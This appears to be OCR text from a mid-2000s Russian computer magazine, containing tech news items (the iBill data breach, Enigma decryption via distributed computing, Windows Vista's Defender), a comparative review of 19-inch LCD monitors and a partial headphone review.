Интересно, а что полагается тем, кто взломает персональную страничку Усамы Бен Ладена? Не иначе как звезда героя России :).

ПОТЕШИТЬ САМОЛЮБИЕ — САМОЕ ТО


Хакеры добрались до любителей порнушки

В жизни каждой крупной компании рано или поздно настает черная полоса. Теперь очередь дошла и до iBill. Основанная в 1997-м году, эта контора всего за 5 лет заняла ведущие позиции на рынке биллинга, достигнув оборота в 400 миллионов долларов. Понятное дело, не от домашних страничек домохозяек поступал основной доход — компания специализировалась на работе с порнушными сайтами, которые составляли 85% всех ее клиентов. И вот в 2002 -м году у iBill начались проблемы. Сначала с кредитной компанией Visa, которая ввела новые, не самые благоприятные условия при работе с XXX-сайтами. Затем с Mastercard, которая в судебном порядке потребовала iBill выплатить многомиллионный штраф за работу со всеми извращенскими ресурсами. А теперь и новый скандал. Стало известно, что систему взломали хакеры и стащили инфу о 17-ти миллионах ее пользователях: телефонные номера, адреса, емейлы, айпишники, информацию о кредитках и т.д. Факт взлома обнаружили сотрудники Secure Science Corporation, которые наткнулись в инете на сайт фишеров с базой данных клиентов iBill. О своей находке они тут же сообщили ФБР. Конечно, происшедшее не пошло на пользу репутации биллинговой конторы. Пользователи iBill возмущены, что никто не удосужился известить их о взломе, и никто не знает, как воспользуются хакеры полученной инфой. Кстати, а тебя нет в той базе :)?

Распределенные системы против Второй мировой


Если ты читал учебники по истории Второй мировой, то должен знать, что все важные сообщения передавались командованию в зашифрованном виде. Причем не в духе: «Ласточка, ласточка, это бобер. Птичка вылетела с орешком в клюве — направляется в скворечник», а с помощью технических систем кодирования. Одним из самых надежных считался шифр, составленный на немецкой машине «Энигма». В 1942-м году нашим удалось перехватить 3 сообщения, зашифрованных этой машиной. Тогда техника не позволяла раскрыть тайну этих посланий, и только с 1995-го года, когда сообщения были опубликованы историком Ральфом Эрскином, ими заинтересовались вновь. Специально для дешифровки кода «Энигмы» был создан проект M4, но потребовалось более 10 лет, чтобы с помощью распределенных вычислений добиться положительного результата. 20-го февраля 2006-го года компьютерщикам удалось расшифровать первое из посланий, поступившее от капитана немецкой подлодки «U». Второе было декодировано в прошлом месяце и содержало следующий текст: «По курсу конвоя 55 градусов ничего не обнаружено, направляюсь в указанный квадрат. Позиция AJ 3995. (Ветер) юго-восточный, (сила) 4, волнение (моря) 3, 10/10 облачно, (барометр) (10) 28 миллибар (и) повышается, туман, видимость 1 морская миля». Остается третье письмо, над которым продолжают биться участники проекта. Пожелаем им удачи.

MICROSOFT СОБИРАЕТСЯ ВКЛЮЧИТЬ В СВОЮ НОВУЮ ОС WINDOWS VISTA ПРИЛОЖЕНИЕ WINDOWS DEFENDER, СПОСОБНОЕ СПРАВИТЬСЯ С ЛЮБЫМИ ВИРУСАМИ, ЧЕРВЯМИ, ТРОЯНАМИ И ШПИОНСКИМ СОФТОМ.



Вымирание антивирусных компаний

За долгие годы ты привык полагаться на свой верный антивирус и файрвол, скачивать свежие обновления и с помощью фильтров блокировать опасные порты. Но вполне возможно, что скоро придется проститься с верными охранниками. Дело в том, что Microsoft собирается включить в свою новую ОС Windows Vista приложение Windows Defender, способное справиться с любыми вирусами, червями, троянами и шпионским софтом. По мнению аналитиков компании, оно ничем не будет уступать решениям от известных антивирусных брендов. Также в плане защиты Vista ждут новые фишки: система будет загружаться изначально с ограниченными привилегиями, запрещающими установку программ. Если тебе захочется проинсталлить новую софтину, придется вручную переключить систему в режим администрирования. Internet Explorer, без специального разрешения не сможет сохранять файлы в другие директории, кроме TEMP. Новость про дефендер вызвала печальные эмоции у Afee, Symantec, Trend Micro и других компаний, которые на защите пользовательских компов имеют свой хлеб. Но независимый аналитик Джон Поскаторе считает, что рынку антишпионского ПО с выходом Висты не настанет каюк. По крайней мере, первые несколько месяцев. Ведь многие пользователи так привыкли доверять знакомым брендам! Но то, что оборот таких программ значительно снизится, — с этим не поспоришь.





В 1942 ГОДУ НАШИМ УДАЛОСЬ ПЕРЕХВАТИТЬ 3 СООБЩЕНИЯ, ЗАШИФРОВАННЫХ ЭТОЙ МАШИНОЙ.




Турнир на PSP от «ШОК XXL»!

Шоколадный батончик «ШОК XXL» приготовил необычный подарок для всех почитателей видеоигр. С 25-го апреля по 30-е июня 2006-го года по двенадцати крупнейшим городам России будут колесить мобильные геймерские площадки. Внутри огромных грузовиков с логотипом «КИБЕР ZONA» развернутся стилизованные под космический корабль игровые полигоны, где с комфортом смогут разместиться две команды по 8 человек.


Любой желающий, предъявив обертки от «ШОК XXL», сможет попробовать свои силы в гонке WipeOut Pure на консоли PSP. На большой ЖК-панели зрители увидят фрагменты этих футуристических гонок и результаты лучших заездов. Основная борьба развернется за новенькие приставки PSP, которые достанутся победителям финальных гонок в конце дня.

Ищите уникальные киберспортивные грузовики в вашем городе! Вы узнаете их по надписи на борту: «КИБЕР ZONA ШОК XXL. ДОСТУП РАЗРЕШЕН». Скоро мобильные геймерские площадки будут в твоем городе: в Москве, Санкт-Петербурге, Екатеринбурге, Ростове-на-Дону, Нижнем Новгороде, Челябинске, Волгограде, Казани, Новосибирске, Самаре, Уфе и Омске! Время и места дислокации игровых полигонов на колесах можно узнать на сайте http://www.shok-xxl.ru, из афиш около школ и в компьютерных клубах.



Безработные мобильники

Пока в США придумывают тупые законы, у нас вводят вполне логичные. Уверен, что ты, как среднестатистический россиянин, теряешь по 10 мобильников в год. Да, неприятно, но еще неприятнее осознавать, что твоим родным телефончиком, который ты холил и лелеял долгое время, теперь пользуется какой-то бородатый чечен в своих чеченских целях. Ничего, друг, скоро этому безобразию настанет конец. Госдума сейчас рассматривает законопроект, согласно которому ворованные трубки не будут работать в сотовых сетях. Если ты где-то прошляпишь свою нокию, или у тебя спионерят ее в метро, то тебе стоит только заявить о пропаже, и ее данные будут занесены в базу. Базу передадут сотовым операторам, и те отключат мобилку от своей сети. Закон этот не появился из ниоткуда: в последнее время в России участились кражи мобил, которые воришки могут толкнуть на сторону без малейших проблем. Поскольку каждый мобильный телефон имеет свой ID, состоящий из 15 цифр, благодаря такой базе можно обнаружить повторное подключение и вычислить нового владельца. Если авторы законопроекта окажутся правы, и с его выходом сбыть паленый товар станет сложнее, то это наверняка снизит количество краж. Что есть гуд.


ASUS PW191
BENQ FP93GX
CTX P972
VIEWSONIC VA1912W
SAMSUNG SYNCMASTER 970P
CTX S966A
НА СТР. 18-19
I LCD
ПОДАРИТЬ МОНИК БАБУШКЕ:)
отпраздновать покупку монитора
DON'T TOUCH
А ТЫ ДУМАЛ
РУКАМИ НЕ ТРОГАТЬ
ALT + CTRL + DEL



БОЛЬШЕ ДЮЙМОВ! / **LCD19**

Шехтман Александр, test_lab (test_lab@gameland.ru)

Intro

Кто из нас не любит посмотреть кино или поиграть в игры, развалившись перед большим экраном? Раньше такое было возможно только при покупке дорогостоящего оборудования. Но времена меняются, и уже сейчас почти каждый юзер может обзавестись отличным ЖК-монитором с широким экраном. В этом тесте мы рассмотрим ряд таких девайсов, различающихся как по функциям, так и по назначению.

Методика тестирования

Начинали мы с одного из самых главных параметров — времени отклика пикселя. Для этого с помощью программы TFTtest на экран выводился черный фон, по которому двигался белый квадрат. Если латентность высокая, то его край начинал размываться или же появлялся шлейф. Чем меньше шлейф, тем лучше.

Цветопередача проверялась с помощью колориметра. Специальная программа подает на монитор последовательность цветовых сигналов и с помощью датчика определяет, насколько правильно они отображаются на экране. На основе сравнения строится диаграмма, из которой можно судить о качестве выводимых оттенков. В идеале графики должны совпасть в одну прямую, проходящую под углом 45 градусов. Любое отклонение от этой прямой показывает недостатки отображения цветов.

Для проверки яркости и контрастности мы сначала выкручивали их на максимум, а затем снижали до минимума, и чем шире получался диапазон, тем лучше. Затем оценивалась засветка матрицы. Мы выводили на весь экран черный цвет и смотрели, нет ли белесых разводов по углам.

Совет

На матрицах некоторых мониторов встречаются так называемые «битые пиксели». Они представляют собой черные, белые или другого цвета точки, никогда не меняющие свой цвет. Наличие нескольких таких пикселей у некоторых фирм не является условием для гарантийного ремонта или обмена, так что при покупке обязательно обрати на это внимание. Хотя многие известные компании на сегодняшний день гарантируют отсутствие таких пикселей.

Вывод

Из теста видно, что многие из рассмотренных устройств подходят для совершенно разных задач, так что здесь тебе придется во многом ориентироваться на свои личные нужды. И тем не менее все они в наибольшей степени подойдут для игр и видео, так как для других видов деятельности такая большая диагональ не дает каких-то заметных преимуществ. Теперь время расставить оценки: «лучшую покупку» получил Samsung 970p за выдающийся дизайн и хорошее качество изображения, а «выбора редакции» был удостоен CTX P972 за великолепную эргономику, функциональную насыщенность и отличную картинку.

Test_lab выражает благодарность за предоставленное на тестирование оборудование компаниям: АЛИОН (т.(495)727-1818, www.alion.ru), Графитек (www.grafitec.ru), а также российским представительствам компаний Foxconn, MSI, Chaintech, Corsair, nVidia и ATI.

CTX S966A

Разрешение: 1280x1024
Диагональ, дюймов: 19
Яркость, кд/см²: 250
Контрастность: 450:1
Латентность матрицы, мс: 12
Углы обзора (горизонтальные/вертикальные, град): 140/130
Колонки: 2x1Вт
Интерфейсы: D-SUB
Размеры, мм: 415x408x205
Вес, кг: 5,9
$417

Урезанный вариант своего старшего собрата — это касается эргономики и дизайна, но не качества изображения. Латентность матрицы средняя: за движущимся квадратиком заметен шлейф, но размер его все же небольшой. Яркости и контрастности вполне достаточно для любого вида деятельности. Колориметрические графики ровные, но в середине диапазона они заметно расходятся. Этот монитор единственный в обзоре, у которого плохо работает автоматическая настройка изображения при работе с аналоговым входом (D-SUB): картинка смещается примерно на сантиметр влево за каемку экрана, а шрифты становятся размытыми. Это все можно исправить вручную, что не требует времени. Меню хорошо визуализировано и снабжено русскими подписями, но организовано несколько неудобно и при переходах между опциями наблюдается некоторая заторможенность. К тому же кнопки на панели управления нажимаются тяжеловато. К нашему удивлению, из интерфейсов присутствует только аналоговый D-SUB, что нехарактерно для устройств подобного класса и не встречается ни у одного из рассмотренных конкурентов, а вмонтированный одним концом в корпус шлейф затрудняет установку монитора. Имеются встроенные колонки, но их динамики направлены вниз, что несколько ухудшает качество звучания. Тем не менее для саундтреков к фильмам его будет вполне достаточно (если не включать слишком громко, иначе может возникать дребезжание). К сожалению, громкость регулируется только из меню — отдельных кнопок не предусмотрено. В качестве особенности можно отметить наличие ручки для переноски.



Samsung SyncMaster 970p



Пожалуй, самый стильный девайс в обзоре: все углы сглажены, корпус выполнен из белого блестящего и серебристого пластика, продолговатая кнопка включения подсвечивается синей лампочкой. Сразу же отметим потрясающую «гибкость» девайса: кронштейн, соединяющий станину и экран, снабжен тремя шарнирами, в то время как конкуренты могут похвастаться максимум двумя. Ко всему прочему все кабели подключаются не непосредственно к станине, а к специальному выносному модулю, подсоединенному к корпусу небольшим кабелем, — такая компоновка позволяет жесткому шлейфу DVI-D не перекручиваться. Есть разворот в режим «портрет» и даже на 180 градусов. Все это делает возможным размещение монитора практически в любом месте без особых проблем. Что касается качества изображения, то тут ситуация двоякая. С одной стороны, хорошая цветопередача: графики ровные, без скачков, правда, в середине видно расхождение. Углы обзора, пожалуй, самые большие в тесте и даже проблема резкого ухудшения качества картинки при отклонении вниз практически отсутствует. Яркость по всей поверхности экрана равномерная, что также не может не радовать. С другой стороны, время отклика пикселя великовато: за движущимися предметами остается заметный шлейф, который к тому же меняет свой цвет на красный. Это особенно заметно при прокручивании текста и везде, где перемещающийся объект и фон сильно контрастируют (фильмы, 3D-шутеры). Огорчает отсутствие меню как такового: скорее всего, им пожертвовали в пользу стиля — кнопки на передней панели изрядно попортили бы вид. Однако в комплекте есть программа, обладающая всеми функциями меню. Не радует и отсутствие отдельного аналогового входа: D-SUB можно подключить к DVI только посредством специального шнура, который идет в комплекте.



ViewSonic VA1912w



Очередной широкоэкранник — на этот раз от небезызвестной фирмы ViewSonic. У него наблюдаются некоторые аномалии с латентностью матрицы — движущийся по черному экрану белый квадратик в левом нижнем углу оставляет заметный след, чего не видно на всей остальной поверхности. Эта особенность хорошо заметна при просмотре кино: в этом углу движущиеся объекты сильнее размываются. Примерно такая же ситуация складывается и с яркостью. Только тут неравномерность во всем нижнем крае (скорее всего, это особенность конкретного экземпляра, однако это доказывает, что при покупке любого монитора стоит требовать от продавца подключить дисплей и прогнать на нем простенький графический тест). Очень хорошая цветопередача: линии почти совпадают и на них нет никаких сколько-нибудь заметных перепадов (по этому показателю ViewSonic VA1912w дал фору всем протестированным устройствам). Есть недостаток яркости и контрастности — оба этих параметра имеют невысокие максимальные значения, а значит, играть в темные игры будет не очень удобно. Весьма неплохие углы обзора: при смещении вниз картинка начинает блекнуть не так быстро, как у некоторых конкурентов. Элементы управления сделаны качественно: меню хорошо визуализировано и навигация по нему удобная. Немного расстраивает отсутствие русского языка. Настроить яркость и контрастность можно с помощью отдельных кнопок, а вот для громкости такой функции не предусмотрено, хотя этот параметр нужно менять гораздо чаще. Огорчает отсутствие выхода Mini Jack, так что, если ты хочешь подключить наушники и мониторные колонки, тебе придется покупать разветвитель. Все интерфейсы спрятаны в небольшое углубление, которое можно закрыть специальной крышкой, но отверстие для шлейфов в ней слишком маленькое, так что при неосторожном движении она может вылететь.




ASUS PW191



Этот монитор специально предназначен для любителей кино. Время отклика пикселей небольшое, что является немаловажным фактором, так как движущиеся объекты будут отображаться корректно. Контрастность и яркость обладают высокими максимальными значениями и могут изменяться в широком диапазоне, что особенно хорошо для работы в помещениях с большим количеством светильников. Выявились некоторые проблемы с засветкой матрицы: при выведении черного цвета во весь экран в нижней и верхней его части видны белые разводы. Нет проблем с углами обзора — лишь при сильном отклонении вниз картинка меркнет. Матрица имеет бликующее покрытие, поэтому девайс надо будет располагать так, чтобы на него падал только отраженный рассеянный свет — в противном случае глаза будут сильно уставать. Сильно отражает и корпус, на котором хорошо заметна пыль. По бокам экрана расположены колонки, показавшие относительно хорошее качество звука — для фильмов и игр его будет вполне достаточно, но для музыки может и не хватить. Управление параметрами ASUS PM191 осуществляется с помощью сенсорных кнопок, расположенных в правом нижнем углу передней панели и эффектно подсвечивающихся оранжевыми светодиодами. Навигация по меню удобная, количество опций велико, но переходы между ними осуществляются с некоторыми задержками. Из интерфейсов присутствуют D-SUB и DVI-D, что на данный момент является стандартом для устройств данного класса. Корпус может двигаться вверх-вниз относительно стола и крутиться почти во всех плоскостях, но если сильно подать его вперед и наклонить, то его положение будет неустойчивым, и монитор может упасть. Есть возможность разворота в «портрет» (для более удобной работы с текстами pdf и вертикальными фото).



BENQ FP93GX



В отличие от предыдущего девайса этот обладает стандартным экраном с разрешением 1280*1024. В BENQ FP93GX применена технология GTG, позволяющая уменьшать время отклика пикселей аж до 2-х миллисекунд (кстати, в меню предусмотрен пункт включения/выключения GTG)! Визуальный тест и вправду показал неплохой результат: движущийся квадратик не размывается вовсе. Яркость изменяется в широком диапазоне, но если ее выставить на максимум, то цвета начнут «выгорать» (например, зеленый будет становиться желтоватым, синий — голубым и так далее). Цветопередача на стандартных установках оказалась средней: колориметрические графики неровные, в начале видны резкие переходы, а в середине заметно расходятся. Если вывести черный цвет во весь экран, то справа и слева на нем будут видны белесые разводы, что говорит о неравномерности засветки матрицы. Особенно они заметны в «темных» играх или фильмах. Не самые лучшие углы обзора: при отклонении от центральной оси вправо или влево картинка начинает блекнуть, а если сместиться вниз, то цвета становятся, как на негативе (если будешь в компании смотреть кино, то у тех, кто будет сидеть не прямо перед экраном, изображение будет не самым лучшим). Меню сделано хорошо, все опции на русском языке и навигация весьма удобная. Управление яркостью и контрастностью выведено на отдельные кнопки. Помимо стандартных настроек, имеется функция i-key, позволяющая более качественно настроить изображение. Работает она только если BENQ FP93GX подключен к аналоговому входу (для работы DVI специально подстраиваться не требуется — все и так хорошо видно). Экран можно вращать только в вертикальной плоскости, но на большие углы, что очень удобно при использовании девайса в качестве демонстрационной панели.



CTX P972



Один из самых лучших девайсов в обзоре: латентность матрицы незаметна даже на самых быстрых объектах, колориметрические графики ровные, никаких сильных перепадов нет, расхождение между линиями слабое, что говорит о хорошем воспроизведении оттенков. Немного подводит яркость — ее максимальное значение все же не велико, так что работать в светлых помещениях будет несколько неудобно. В то же время засветка матрицы равномерная — небольшие дефекты видны лишь при детальном рассмотрении. Углы обзора большие, но при отклонении вниз картинка все же тускнеет, впрочем, это видно почти на всех устройствах в тесте. Меню достаточно подробное и хорошо визуализированное, но вот навигация по нему несколько неудобна — слишком много нажатий кнопок требуется для переходов по опциям. CTX P972 стильный и при этом эргономичный: корпус имеет серебристую поверхность и только каемка экрана — серую. Станина выполнена из металла, что придает девайсу особый статус. Кнопка вкл/выкл подсвечивается синим светодиодом, который отлично смотрится, но может отвлекать во время работы. Матрицу можно вращать практически во всех плоскостях: стандартные повороты вправо/влево и вверх/вниз, в режим «портрет». И что самое главное — ее можно приподнимать или опускать относительно стола, так что не важно, высокое у тебя кресло или нет — в любом случае положение экрана можно настроить точно под себя. Имеются встроенные колонки, показавшие не самый лучший результат, так как динамики направлены вниз, из-за чего звук получается глуховатым. К сожалению, громкостью можно управлять только из меню, да и отсутствие разъема для наушников или выносных колонок слегка портит впечатление.





Beyerdynamic DTX 700

Модель: DTX 700
Тип: мониторные наушники
Оформление: динамические, открытые
Частотный диапазон: 10—22000 кГц
Чувствительность: 107 Дб
Импеданс: 32 Ом
Максимальная мощность:1500 мВт
Длина шнура: 3 м
Вес: 80 г
Дополнительно: переходник 3,5мм/6,3мм

Известная немецкая компания Beyerdynamic представляет бюджетную модель мониторных наушников DTX 700. Дорогостоящие наушники этой компании всегда славились отменными по прозрачности и воздушности «верхами». Посмотрим и послушаем, что ей удалось сохранить в относительно экономичной модели. С виду конструктив наушников кажется хлипким и непрочным. Однако, если относиться к ним бережно, они без проблем проживут не один год. Посадка на голове достаточно удобная. Прорезиненное оголовье не сдавливает голову, а мягкие амбушюры не напрягают уши при многочасовом прослушивании. Теперь перейдем к оценке качества звучания представленных головных телефонов. Оно сопоставимо с моделями этой же ценовой категории. Если описывать субъективные впечатления от прослушивания в общих чертах, то звучание показалось несколько замыленным, с недостатком самых низких частот. В инструментальной музыке наблюдается явное преобладание средних частот и некоторая потеря детальности звуковой палитры. Звучание отдельных классических композиций можно охарактеризовать как достойное. В целом же опять ощущается нехватка глубины звука. Приятно удивило достаточно хорошее звучание электронной drum&bass музыки. Несмотря на то, что этот стиль музыки предъявляет серьезные требования к глубине бас-звучания и звуковой атаке наушников, эта модель продемонстрировала весьма достойный звук на тестовых композициях. Но лучше всего устройство позволяет воспроизводить тяжелую рок- и альтернативную музыку. Именно в этом музыкальном стиле тестируемые наушники лучше всего раскрываются высокие частоты. Учитывая низкий импеданс и высокую 